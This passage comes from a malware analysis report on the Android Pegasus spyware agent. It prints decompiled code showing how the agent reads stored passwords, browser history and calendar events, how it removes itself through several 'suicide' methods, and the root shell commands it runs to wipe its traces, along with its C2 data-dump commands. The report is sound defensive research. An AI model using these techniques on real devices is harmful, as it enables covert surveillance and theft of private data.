invoke-static {v0, v1, v5}, Landroid/database/sqlite/SQLiteDatabase;->openDatabase(Ljava/lang/String;Landroid/database/sqlite/SQLiteDatabase$CursorFactory;I)Landroid/database/sqlite/SQL
:try_end_51
.catch Ljava/lang/Throwable; {:try_start_3e .. :try_end_51} :catch_1dd
.catchall {:try_start_3e .. :try_end_51} :catchall_1b3

move-result-object v1

const/4 v5, 0x0

const/16 v6, 0x10

:try_start_55
invoke-static {v0, v5, v6}, Landroid/database/sqlite/SQLiteDatabase;->openDatabase(Ljava/lang/String;Landroid/database/sqlite/SQLiteDatabase$CursorFactory;I)Landroid/database/sqlite/SQL
:try_end_58
.catch Ljava/lang/Throwable; {:try_start_55 .. :try_end_58} :catch_15f
.catchall {:try_start_55 .. :try_end_58} :catchall_1db

move-result-object v1

:goto_59
:try_start_59
const-string v0, "select * from password"

const/4 v5, 0x0

invoke-virtual {v1, v0, v5}, Landroid/database/sqlite/SQLiteDatabase;->rawQuery(Ljava/lang/String;[Ljava/lang/String;)Landroid/database/Cursor;
```

Figure 40




```
sget-object v1, Landroid/provider/Browser;->BOOKMARKS_URI:Landroid/net/Uri;

sget-object v2, Landroid/provider/Browser;->HISTORY_PROJECTION:[Ljava/lang/String;

const/4 v3, 0x0

const/4 v4, 0x0

const/4 v5, 0x0

move-object v0, p1

invoke-virtual/range {v0 .. v5}, Landroid/content/ContentResolver;->query(Landroid/net/Uri;[Ljava/lang/String;Ljava/lang/String;[Ljava/lang/String;Ljava/lang/String;)
:try_end_6e
.catch Ljava/lang/Throwable; {:try_start_63 .. :try_end_6e} :catch_227
.catchall {:try_start_63 .. :try_end_6e} :catchall_224

move-result-object v1

:try_start_6f
new-instance v0, Ljava/lang/StringBuilder;

const-string v2, "getBrowserHistory "

invoke-direct {v0, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-interface {v1}, Landroid/database/Cursor;->getCount()I

move-result v2

invoke-virtual {v0, v2}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 41

10. Default Calendar


The agent extracts the Android version string from the “Build.VERSION.RELEASE” property:



```
public static double b() {
  if (c != null)
    return c.doubleValue();
  String str = Build.VERSION.RELEASE;
  com.network.android.c.a.a.a("Build.VERSION.RELEASE: " + str);
  Double double_ = Double.valueOf(Double.parseDouble(str.substring(0, str.indexOf(".") + 2)));
  c = double_;
  return double_.doubleValue();
}
```

Figure 42


Depending on the Android version, the calendar's events can be found at "content://com.android.calendar/events" or "content://calendar/events", as shown in figure 43:



```
if (b() > 2.1D) {
  b = "content://com.android.calendar/events";
} else {
  b = "content://calendar/events";
}
com.network.android.c.a.a.a("getEventCursor: " + b);
String str = b;
return Uri.parse(str);
```

Figure 43

The application extracts the events title, summary, description, and other properties (see figure 44). The calendar entries are added to an XmlSerializer object that has multiple attributes:




```
paramStringBuffer.append("\r\nBEGIN:VCALENDAR\r\nPRODID:Android\r\nVERSION:2.0\r\nMETHOD:PUBLISH\r\nBEGIN:VEVENT");
paramStringBuffer.append("\r\nTITLE:" + str3 + "\r\nSUMMARY:" + str3 + "\r\nDESCRIPTION:" + str1.replaceAll("\n", "\\\\n") + "\r\nDTSTART:" + str4 + "\r\nDTEND:" + str5 + "
paramStringBuffer.append("\r\nEND:VEVENT\r\nEND:VCALENDAR\r\n");

public static void a(XmlSerializer paramXmlSerializer, String paramString1, String paramString2, String paramString3, String paramString4) {
  paramXmlSerializer.startTag("", "calendarEntry");
  paramXmlSerializer.attribute("", "recordId", paramString2);
  paramXmlSerializer.attribute("", "timestamp", paramString4);
  if (paramString1 != null)
    paramXmlSerializer.attribute("", "updateType", paramString1);
  if (paramString3 != null)
    paramXmlSerializer.cdsect(paramString3);
  paramXmlSerializer.endTag("", "calendarEntry");
}
```

Figure 44

Suicide Functionality

1st method


The agent will kill itself if it finds a file called "/sdcard/MemosForNotes" on the device:



```
public static boolean h(Context paramContext) {
  if ((new File("/sdcard/MemosForNotes")).exists()) {
    a.a("checkIfAntiduteExists. killing self");
    a(paramContext);
    return true;
  }
  a.a("checkIfAntiduteExists. no antidute found. returning false");
  return false;
}
```

Figure 45


The malware starts the removal operation by logging the "removeAppalication start" message, as shown in the figure below:



```
public static void a(Context paramContext) {
  try {
    a.a("removeAppalication start");
    if (a) {
      a.a("removeAppalication isOnRemoveApplicationProcess is true. returning");
      return;
    }
    a = true;
    Handler handler = new Handler();
    this();
    c c = new c();
    this(paramContext);
    handler.post(c);
    a.a("removeAppalication ended!");
  } catch (Throwable throwable) {
    a.a("removeAppalication exception: " + throwable.getMessage(), throwable);
    com.network.android.c.a.b.a(2, (short)28);
  }
}
```

Figure 46


The application removes all files that are located in the “/data/local/tmp/ktmu” directory:



```
static String a = "/data/local/tmp/ktmu";

static int b = 0;

public static void a() {
  try {
    StringBuilder stringBuilder = new StringBuilder();
    this("rm ");
    String str = stringBuilder.append(a).append("/*.*").toString();
    stringBuilder = new StringBuilder();
    this("deleteAllKsFiles calling: ");
    com.network.android.c.a.a.a(stringBuilder.append(str).toString());
    m.c(str);
```

Figure 47

The SharedPreferences.Editor.clear function is utilized to remove the following preference files containing configuration data: “NetworkPreferences”, “NetworkWindowAddresess”, and “NetworkDataList” (see figure 48).



```
try {
  a.a("Remove Preferences");
  a(paramContext, "NetworkPreferences");
  a(paramContext, "NetworkWindowAddresess");
  a(paramContext, "NetworkDataList");
} catch (Exception exception) {
  a.a("Remove Preferences", exception);
}
```

Figure 48

The following commands are run by the malware:

> export LD_LIBRARY_PATH=/vendor/lib:/system/lib – set the LD_LIBRARY_PATH environment variable

mount -o remount,rw /dev/null /system – remount the system directory

force-stop com.network.android – stop the malicious application


disable com.network.android – disable the malicious application

rm /system/app/com.media.sync.apk – remove this file

pm uninstall com.network.android – uninstall the malicious application

rm /system/ttg – remove the configuration file

chmod 0777 /system/csk; rm /system/csk – delete the binary used to run commands with root privileges (“superuser binary”)



```
const-string v3, " export LD_LIBRARY_PATH=/vendor/lib:/system/lib;"

invoke-virtual {v0, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

new-instance v3, Ljava/lang/StringBuilder;

invoke-direct {v3}, Ljava/lang/StringBuilder;-><init>()V

invoke-virtual {v3, v0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

const-string v3, " mount -o remount,rw /dev/null /system;"

invoke-virtual {v0, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

new-instance v3, Ljava/lang/StringBuilder;

invoke-direct {v3}, Ljava/lang/StringBuilder;-><init>()V

invoke-virtual {v3, v0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

const-string v3, " chmod 0777 "

invoke-virtual {v0, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0
```

Figure 49
2nd method

The malware will also remove itself if it didn't communicate with the C2 server in the last 60 days:

```
const-string v2, "CoreReceiver PollingManager shouldSuicide check"

invoke-static {v2}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

invoke-static {}, Lcom/network/b/b;->i()J

move-result-wide v2

new-instance v4, Ljava/lang/StringBuilder;

const-string v5, "CoreReceiver PollingManager shouldSuicide - timeAfterLastCom (MILIseconds): "

invoke-direct {v4, v5}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v4, v2, v3}, Ljava/lang/StringBuilder;->append(J)Ljava/lang/StringBuilder;

move-result-object v4

invoke-virtual {v4}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v4

invoke-static {v4}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

const-wide/16 v4, 0x0

cmp-long v4, v2, v4

if-eqz v4, :cond_121

invoke-static {}, Ljava/lang/System;->currentTimeMillis()J

move-result-wide v4

const-wide/16 v6, 0x3e8

div-long/2addr v4, v6

sub-long v2, v4, v2

new-instance v4, Ljava/lang/StringBuilder;

const-string v5, "CoreReceiver PollingManager shouldSuicide - timeAfterLastCom (seconds): "
```

Figure 50


3rd method

The suicide functionality is also used when no subscriber ID is identified (see figure 18).

4th method

The Pegasus' C2 server can issue a command to the agent in order to remove itself.

Pegasus implements 4 main commands that can be executed: dumpCmd, upgradeCmd, camCmd, and emailAttCmd (figure 51).




```
if (paramString2.equals("dumpCmd")) {
  if (this.g)
    this.r = false;
  return;
}
if (paramString2.equals("camCmd")) {
  if (this.g)
    this.J = false;
  return;
}
if (paramString2.equals("emailAttCmd")) {
  if (this.g)
    this.K = false;
  return;
}
```

Figure 51

dumpCmd command


The agent can activate/deactivate some actions depending on the dumpSms, dumpWhatsApp, dumpEmails, dumpContacts, dumpCalander [sic], dumpCall boolean values:



```
//   1109: ldc_w 'parameters dumpFinish: '
//   1112: invokespecial <init> : (Ljava/lang/String;)V
//   1115: aload_0
//   1116: getstatic com/network/b/b.p : Z
//   1119: invokevirtual append : (Z)Ljava/lang/StringBuilder;
//   1122: ldc_w ' dumpSMS: '
//   1125: invokevirtual append : (Ljava/lang/String;)Ljava/lang/StringBuilder;
//   1128: getstatic com/network/b/b.q : Z
//   1131: invokevirtual append : (Z)Ljava/lang/StringBuilder;
//   1134: ldc_w ' dumpWhatsApp: '
//   1137: invokevirtual append : (Ljava/lang/String;)Ljava/lang/StringBuilder;
//   1140: getstatic com/network/b/b.v : Z
//   1143: invokevirtual append : (Z)Ljava/lang/StringBuilder;
//   1146: ldc_w ' dumpEmails: '
//   1149: invokevirtual append : (Ljava/lang/String;)Ljava/lang/StringBuilder;
//   1152: getstatic com/network/b/b.w : Z
//   1155: invokevirtual append : (Z)Ljava/lang/StringBuilder;
//   1158: ldc_w ' dumpContacts: '
//   1161: invokevirtual append : (Ljava/lang/String;)Ljava/lang/StringBuilder;
//   1164: getstatic com/network/b/b.r : Z
//   1167: invokevirtual append : (Z)Ljava/lang/StringBuilder;
//   1170: ldc_w ' dumpCalander: '
//   1173: invokevirtual append : (Ljava/lang/String;)Ljava/lang/StringBuilder;
//   1176: getstatic com/network/b/b.u : Z
//   1179: invokevirtual append : (Z)Ljava/lang/StringBuilder;
//   1182: ldc_w ' dumpCall: '
//   1185: invokevirtual append : (Ljava/lang/String;)Ljava/lang/StringBuilder;
//   1188: getstatic com/network/b/b.t : Z
//   1191: invokevirtual append : (Z)Ljava/lang/StringBuilder;
//   1194: invokevirtual toString : ()Ljava/lang/String;
//   1197: invokestatic a : (Ljava/lang/String;)V
```

